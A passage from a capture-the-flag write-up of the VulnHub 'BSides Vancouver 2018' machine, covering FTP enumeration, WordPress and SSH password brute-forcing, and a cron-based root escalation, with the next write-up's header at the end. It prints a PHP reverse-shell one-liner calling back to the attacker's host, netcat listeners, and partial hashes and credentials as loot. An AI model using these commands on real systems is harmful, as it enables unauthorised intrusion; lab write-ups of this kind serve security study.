   ↪ aanDDjLFmAT6UwicLJSXY9ZtJyNUFSTebZsCu4SSJMh+X66t4eYGhl+Ocs/
   ↪ OrNHmy4pQM5X4EBXmwtiSBDIrc0tiPHsV/QQhTpH60XLRQ+1Pn0eoVPN+QS4JXwlb/J8KxSNLhJ6JGwrL1/
   ↪ ubFaywPTULmrSuobSuw+8AAACBAMNS/6H3+124bwcKmMAwwQepW19Awj89dxquE5HqPhrwNs4JYnES7ACYWKJ+/
   ↪ PYv7oxeK5vYrLYBpcQH5ohlJ9Jp0e7Qrinllvj1h3y4VfabKSIB5Vtba06n9+
   ↪ HgJwRR0InfIy9D31W8JEYFHhfQbB1sXi9BVYJe646rTwktRCAM
28 |   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
29 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQACzW3pS4f3ySJqldtlgXJW75MikaSN1qeWtmXgqCi9fVPcUEh+
   ↪ MNxaSdltnr9aUyl7C7b4LoJKDpHuuW8qi+aRukCoaZPC/k4SCgtBjkbJqq/Ss9Ud8ySoYw3hKHnjnfzg/
   ↪ FDC8a1J404akL4a9yaX0BM2xmsi3fm9Epc2HB4MgHvMK9MzgKPz/JaaC47sayw60VlWcgCJo+HyfXmL6iFsUtDodPz
   ↪ /2M2yFbtKX/
   ↪ zleEub1JXVE2JPC7VjUkDVMkhch14yCezJfVDvoEq6VeKFwheRb2mcqEuywHRvt790vt9JgN6E5mGLMIJvtcWmur7PouFxmuijKwu
30 |   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
31 |_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNIDEfC9c65N5M+614b+
   ↪ MJsoOupnINHhah2BPkniqSGDi4ITuSkHRkaruC/bVcPknWoWoTspMSWNV0tZYumNnI=
32 80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.2.22 ((Ubuntu))
33 | http-methods:
34 |_Supported Methods: GET HEAD POST OPTIONS
35 | http-robots.txt: 1 disallowed entry
```

```

36 |_/backup_wordpress
37 |_http-server-header: Apache/2.2.22 (Ubuntu)
38 |_http-title: Site doesn't have a title (text/html).
39 MAC Address: 00:0C:29:D5:5D:EA (VMware)
40 Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
41
42 Read data files from: /usr/bin/./share/nmap
43 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
44 # Nmap done at Mon Sep  9 18:30:11 2019 -- 1 IP address (1 host up) scanned in 8.39 seconds

```

2. Here's the summary of open ports and associated [AutoRecon](#) scan files:

openports				
#	Port	Protocol	Service	Scans
1.	21/tcp	ftp	ttl 64 vsftpd 2.3.5	./results/192.168.92.169/scans/tcp_21_ftp_hydra.txt ./results/192.168.92.169/scans/tcp_21_ftp_nmap.txt
2.	22/tcp	ssh	ttl 64 OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux protocol 2.0)	./results/192.168.92.169/scans/tcp_22_ssh_hydra.txt ./results/192.168.92.169/scans/tcp_22_ssh_nmap.txt ./results/192.168.92.169/scans/tcp_80_http_dirb.txt ./results/192.168.92.169/scans/tcp_80_http_gobuster_dirbuster.txt ./results/192.168.92.169/scans/tcp_80_http_nikto.txt ./results/192.168.92.169/scans/tcp_80_http_nmap.txt ./results/192.168.92.169/scans/tcp_80_http_robots.txt ./results/192.168.92.169/scans/tcp_80_http_whatweb.txt ./results/192.168.92.169/scans/tcp_80_http_wpscan.txt
3.	80/tcp	http	ttl 64 Apache httpd 2.2.22 ((Ubuntu))	

Figure 3: writeup.enumeration.steps.2.1

3. The FTP service allows anonymous login. We use it to download a list of users:

```

1 ftp://192.168.92.169/public/users.txt.bk

```

```

root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ftp 192.168.92.169
Connected to 192.168.92.169.
220 (vsFTPD 2.3.5)
Name (192.168.92.169:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 0      0      31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
226 Transfer complete.
31 bytes received in 0.00 secs (66.5350 kB/s)
ftp> 221 Goodbye.
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop #
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # cat users.txt.bk
abatchy
john
mai
anne
doomguy

root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop #

```

Figure 4: writeup.enumeration.steps.3.1

4. We find one disallowed entry within robots.txt:

1 <http://192.168.92.169/robots.txt> → /backup_wordpress




Figure 5: writeup.enumeration.steps.4.1

Findings

Open Ports

```
1 21/tcp | ftp | vsftpd 2.3.5
2 22/tcp | ssh | OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
3 80/tcp | http | Apache httpd 2.2.22 ((Ubuntu))
```

Files

```
1 ftp://192.168.92.169/public/users.txt.bk
2 http://192.168.92.169/robots.txt
```

Users

```
1 ftp: abatchy, john, mai, anne, doomguy
2 wordpress: admin, john
```

Phase #2: Exploitation

1. (method #1) We find a Wordpress installation @ `http://192.168.92.169/backup_wordpress` and run `wpscan` to enumerate users:

```
1 wpscan --url http://192.168.92.169:69/ -e vp,vt,tt,cb,dbe,u,m --no-color → admin, john
```

```
[+] Enumerating usernames ...
[+] We identified the following 2 users:
+-----+-----+-----+
| ID | Login | Name |
+-----+-----+-----+
| 1 | admin | admi |
| 2 | john  | joh  |
+-----+-----+-----+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Mon Sep  9 18:32:09 2019
[+] Elapsed time: 00:00:22
[+] Requests made: 5026
[+] Memory used: 66.324 MB
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop #
```

Figure 6: writeup.exploitation.steps.1.1

2. (method #1) We run a Wordpress password bruteforce attempt for user john:

```
1 wpscan --url http://192.168.92.169/backup_wordpress/ --wordlist
  ↪ /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt --username john
```

```
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # wpscan --url http://192.168.92.169/backup_wordpress/ --wordlist /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt --user
name john

WordPress Security Scanner by the WPScan Team
Version 2.9.4
Sponsored by Sucuri - https://sucuri.net
@_WPScan_ @ethicalhack3r @erwan_lr @FireFart_

/usr/share/wpscan/lib/common/common_helper.rb:253: warning: Insecure world writable dir /root/toolbox/scripts in PATH, mode 040777
[+] URL: http://192.168.92.169/backup_wordpress/
[+] Started: Tue Sep 10 13:08:20 2019

[+] Interesting header: LINK: </backup_wordpress/?rest_route=/>; rel="https://api.w.org/"
[+] Interesting header: SERVER: Apache/2.2.22 (Ubuntu)
[+] Interesting header: X-POWERED-BY: PHP/5.3.10-1ubuntu3.26
[+] XML-RPC Interface available under: http://192.168.92.169/backup_wordpress/xmlrpc.php [HTTP 405]
[+] Found an RSS Feed: /backup_wordpress/?feed=rss2 [HTTP 0]
[!] Includes directory has directory listing enabled: http://192.168.92.169/backup_wordpress/wp-includes/
[+] Enumerating WordPress version ...
```

Figure 7: writeup.exploitation.steps.2.1

3. (method #1) While testing, an unknown response is sent for username, password combo of john and enigma:

```
[+] Starting the password brute forcer
[!] ERROR: We received an unknown response for login: john and password: enigma
^CBrute Forcing 'john' Time: 00:07:15 <=====
> (1718 / 10001) 17.17% ETA: 00:35:02
+-----+-----+-----+
| ID | Login | Name | Password |
+-----+-----+-----+
| 1 | john  |      |          |
+-----+-----+-----+
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop #
```

Figure 8: writeup.exploitation.steps.3.1

4. (method #1) We test these credentials manually and are successfully logged in:




Figure 9: writeup.exploitation.steps.4.1

5. (method #1) We edit the `footer.php` theme file to gain command execution:


```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101::/var/lib/libuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,:/var/lib/colord:/bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114::/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:107:118:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,:/bin/false
pulse:x:110:119:PulseAudio daemon,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/sh
hplip:x:113:7:HPLIP system user,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
abatchy:x:1000:1000:abatchy,,:/home/abatchy:/bin/bash
mysql:x:115:125:MySQL Server,,:/nonexistent:/bin/false
ftp:x:116:126:ftp daemon,,:/srv/ftp:/bin/false
john:x:1001:1001:::/home/john:/bin/bash
mai:x:1002:1002:::/home/mai:/bin/bash
anne:x:1003:1003:::/home/anne:/bin/bash
doomguy:x:1004:1004:::/home/doomguy:/bin/bash
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin

```

Figure 10: writeup.exploitation.steps.5.1

6. (method #1) After successfully testing command execution, we upload a PHP reverse shell by editing the Hello Dolly plugin and gain interactive access:

```

root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.92.163] from (UNKNOWN) [192.168.92.169] 46596
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
14:20:09 up 4:29, 0 users, load average: 0.00, 0.01, 0.12
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
$ uname -a
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
$
$ ifconfig
/bin/sh: 5: ifconfig: not found
$

```

Figure 11: writeup.exploitation.steps.6.1

7. (method #2) We manually test SSH login for all users mentioned within the `users.txt.bk` file and find that password authentication is enabled only for user `anne`:

```

root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ssh abatchy@192.168.92.169
abatchy@192.168.92.169: Permission denied (publickey).
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ssh john@192.168.92.169
john@192.168.92.169: Permission denied (publickey).
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ssh mai@192.168.92.169
mai@192.168.92.169: Permission denied (publickey).
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ssh anne@192.168.92.169
anne@192.168.92.169's password:
Permission denied, please try again.
anne@192.168.92.169's password:

root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ssh doomguy@192.168.92.169
doomguy@192.168.92.169: Permission denied (publickey).
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop #

```

Figure 12: writeup.exploitation.steps.7.1

8. (method #2) We bruteforce SSH credentials for user `anne`:

```

1 hydra -l anne -P "/usr/share/wordlists/rockyou.txt" -e nsr -s 22 -o
  ↪  "./results/192.168.92.169/scans/tcp_22_ssh_hydra.txt" ssh://192.168.92.169 → anne/princess

root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # hydra -l anne -P "/usr/share/wordlists/rockyou.txt" -e nsr -s 22 -o "/root/toolbox/data/vulnhub/bsidesvancouver2018workshop/results/192.168.92.169/scans/tcp_22_ssh_hydra.txt" ssh://192.168.92.169
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-09-10 14:36:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries (l:1/p:0), ~14344402 tries per task
[DATA] attacking ssh://192.168.92.169:22/
[22][ssh] host: 192.168.92.169 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 9 final worker threads did not complete until end.
[ERROR] 9 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2019-09-10 14:36:16
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop #

```

Figure 13: writeup.exploitation.steps.8.1

9. (method #2) We can ssh as user `anne` and gain interactive access:

```

root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ssh anne@192.168.92.169
anne@192.168.92.169's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$
anne@bsides2018:~$ uname -a
Linux bsides2018 3.11.0-15-generic #25-precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
anne@bsides2018:~$
anne@bsides2018:~$
anne@bsides2018:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:d5:5d:ea brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.169/24 brd 192.168.92.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fed5:5dea/64 scope link
        valid_lft forever preferred_lft forever
anne@bsides2018:~$

```

Figure 14: writeup.exploitation.steps.9.1

Phase #2.5: Post Exploitation

```

1 www-data|anne@bsides2018> id
2 uid=33(www-data) gid=33(www-data) groups=33(www-data)
3 uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
4 www-data|anne@bsides2018>
5 www-data|anne@bsides2018> uname
6 Linux bsides2018 3.11.0-15-generic #25-precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686
   ↪ i686 i386 GNU/Linux
7 www-data|anne@bsides2018>
8 www-data|anne@bsides2018> ifconfig
9 2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
10    link/ether 00:0c:29:d5:5d:ea brd ff:ff:ff:ff:ff:ff
11    inet 192.168.92.169/24 brd 192.168.92.255 scope global eth0
12        valid_lft forever preferred_lft forever
13    inet6 fe80::20c:29ff:fed5:5dea/64 scope link
14        valid_lft forever preferred_lft forever
15 www-data|anne@bsides2018>
16 www-data|anne@bsides2018> users
17 john
18 mai
19 anne
20 doomguy

```

Phase #3: Privilege Escalation

1. (method #1) Continuing as user `www-data`, we explore the `/var/www/backup_wordpress/` directory and find `wp-config.php` file with MySQL credentials in it:

```
$ pwd
/var/www/backup_wordpress
$ head -30 wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * * MySQL settings
 * * * Secret keys
 * * * Database table prefix
 * * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp');

/** MySQL database username */
define('DB_USER', 'john@localhost');

/** MySQL database password */
define('DB_PASSWORD', 'thiscannotbeit');

$
```

Figure 15: writeup.privesc.steps.1.1

2. (method #1) These credentials do not work for MySQL login. Changing user to `john` with these credentials also failed.
3. (method #1) Exploring `/etc/crontab` we find an entry for file `/usr/local/bin/cleanup` that is run every minute. This file is owned by `root` and has `rwX` permissions for `ugo`. We exploit this to edit the file and add an entry to initiate a PHP reverse shell:

```
1 echo -e "php -r '\$sock=fsockopen(\"192.168.92.163\",8080);exec(\"/bin/sh -i <&3 >&3  
  ↪ 2>&3\");'" >>/usr/local/bin/cleanup
```

```

www-data@bsides2018:/$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    /usr/local/bin/cleanup
#
www-data@bsides2018:/$
www-data@bsides2018:/$ ls -l /usr/local/bin/cleanup
-rwxrwxrwx 1 root root 145 Sep 10 16:00 /usr/local/bin/cleanup
www-data@bsides2018:/$
www-data@bsides2018:/$ cat /usr/local/bin/cleanup
#!/bin/sh

rm -rf /var/log/apache2/*          # Clean those damn logs!!

php -r '$sock=fsockopen("192.168.92.163",8080);exec("/bin/sh -i <&3 >&3 2>&3");'
www-data@bsides2018:/$

```

Figure 16: writeup.privesc.steps.3.1

4. (method #1) Within a minute, the updated `cleanup` file is executed as part of cronjob with `root` permissions and we catch an elevated shell using our netcat listener
5. (method #1) We use this shell to view the contents of `/root/flag.txt` file:

```

root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # nc -lvp 8080
listening on [any] 8080 ...
192.168.92.169: inverse host lookup failed: Unknown host
connect to [192.168.92.163] from (UNKNOWN) [192.168.92.169] 54629
/bin/sh: 0: can't access tty; job control turned off
#
# id
uid=0(root) gid=0(root) groups=0(root)
#
# uname -a
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
#
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:d5:5d:ea brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.169/24 brd 192.168.92.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fed5:5dea/64 scope link
        valid_lft forever preferred_lft forever
#
# cat /root/flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
#

```

Figure 17: writeup.privesc.steps.5.1

6. (method #2) Continuing as user **anne**, we find that this user is part of **sudo** group and using **sudo -l** we see that **anne** can execute all commands as **root**. We use this fact to gain elevated privileges:

```

1 sudo su

```



```

anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$
anne@bsides2018:~$ sudo -l
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$
anne@bsides2018:~$ sudo su
root@bsides2018:/home/anne#
root@bsides2018:/home/anne# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:/home/anne#
root@bsides2018:/home/anne# whoami
root
root@bsides2018:/home/anne#
root@bsides2018:/home/anne# cat /root/flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

root@bsides2018:/home/anne#

```

Figure 18: writeup.privesc.steps.6.1

Loot

Hashes

```
1 john:$6$a0N7zaD1$e6RsRZndFekSS4bgqz0y5dgz01dTQsMAWck6dFGogkxrrZf1ZyGbJy/_  
   ↪ oCpqJniIkasXP05iFZHs.XZVIQ.....  
2 mai:$6$Mp.mBBi7$BCAKb75xSAy8PM6IhjdSOIlcmHvA9V4KnEDSTZAN2QdMUwCwGiwZtwGPXa1F15xT097Q6zaXrY6nD/_  
   ↪ 7Rsd.....  
3 anne:$6$Chsj0KyY$1uH1k7QUS0mdpvSP7Q4PYmE3evwQbUPFP27I4ZdRx/pZp8C8gJAQGu2vy8kwLakYA7cWuZ40a012u_  
   ↪ .8J9.....  
4 doomguy:$6$DWqgg./v$NxnunjIjE8RI.y1u/xiFBPCOK/_  
   ↪ essEG0fxSF7ovfHG46K6pnethHZNON3sp19rGuoqo26wQkA4B2znRvhq.....
```

Credentials

```
1 mysql: john/thiscannot....  
2 ssh: anne/princ...  
3 wordpress: john/eni...
```

References

- [+] <https://www.vulnhub.com/entry/bsides-vancouver-2018-workshop,231/>
- [+] <https://pentester.land/challenge/2018/06/27/vulnhub-Bsides-Vancouver-2018-walkthrough.html>

[VulnHub] DC: 6

Date: 10/Sep/2019
Categories: [oscp](#), [vulnhub](#), [linux](#)
Tags: [enumerate_app_wordpress](#), [exploit_wordpress_plugin_activitymonitor](#), [privesc_mysql_creds](#), [privesc_sudo](#), [privesc_nmap](#)

Overview

This is a writeup for VulnHub VM [DC: 6](#). Here are stats for this machine from [machinescli](#):

 machinescli -t --info "vulnhub#315"

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#315	DC: 6						enumerate_app_wordpress exploit_wordpress_plugin_activitymonitor privesc_mysql_creds privesc_sudo privesc_nmap



Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:

